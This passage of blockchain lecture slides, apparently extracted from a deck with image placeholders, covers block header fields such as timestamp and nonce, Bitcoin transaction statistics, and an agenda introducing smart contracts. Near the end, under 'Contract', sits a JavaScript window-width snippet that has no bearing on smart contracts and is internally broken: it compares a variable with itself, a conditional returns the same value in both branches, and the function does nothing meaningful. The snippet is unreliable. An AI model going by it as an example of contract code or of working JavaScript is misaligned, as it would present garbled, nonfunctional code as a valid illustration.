
- Header contains (cont')
 - timestamp
 - ✓ Unix time
 - ✓ shows that Blocks are connected in chronological order
 - ✓ proves when and what has happened on the Blockchain
 - ✓ example with bitcoin



Block (4)


- Header contains (cont')
 - nonce
 - ✓ random number used for varying the input to a cryptographic hash function
 - to obtain a hash for a certain input that fulfills certain arbitrary conditions
 - ✓ used to reach consensus on Block validity
 - e.g., incremented by the proof of work
 - Merkle root

Data




Data (2)

- How many transactions per Block (1 $\rightarrow$ 2)?
 - average amount of transactions per Block for bitcoin
 - ✓ November 2024



Data (3)

- How long does it take for a transaction to be added to the blockchain ($1 \rightarrow 5$)?
 - median time for a transaction to be accepted and added (bitcoin)
 - ✓ November 2024



Agenda


- Part 3: Smart Contracts
 - Principle
 - Ethereum
 - Solidity
 - Attacks

Agenda

- Part 3: Smart Contracts
 - Principle
 - ✓ Overview
 - ✓ Web 3.0
 - Ethereum
 - Solidity
 - Attacks

Overview

- Traditional contract



Overview (2)

- Smart contract



program execution
(only one interpretation)
not reversible, autonomous

Execution

Contract

```
if (top !== null) {
  function calcWidth() {
    var wH = 0;
    if (typeof window.innerWidth === 'number') {
      wH = window.innerWidth;
    } else if (document.documentElement.clientWidth) {
      wH = document.documentElement.clientWidth;
    } else if (document.body.clientWidth) {
      wH = document.body.clientWidth;
    } else if (document.documentElement.scrollHeight) {
      wH = document.documentElement.scrollHeight;
    }
    if (wH !== window.innerWidth) {
      var wH = window.innerWidth;
      wH = (document.all && (wH > wH)) ?
        wH : (document.all ? 'width' : 'width');
    }
  }
}
```

Definition

software program

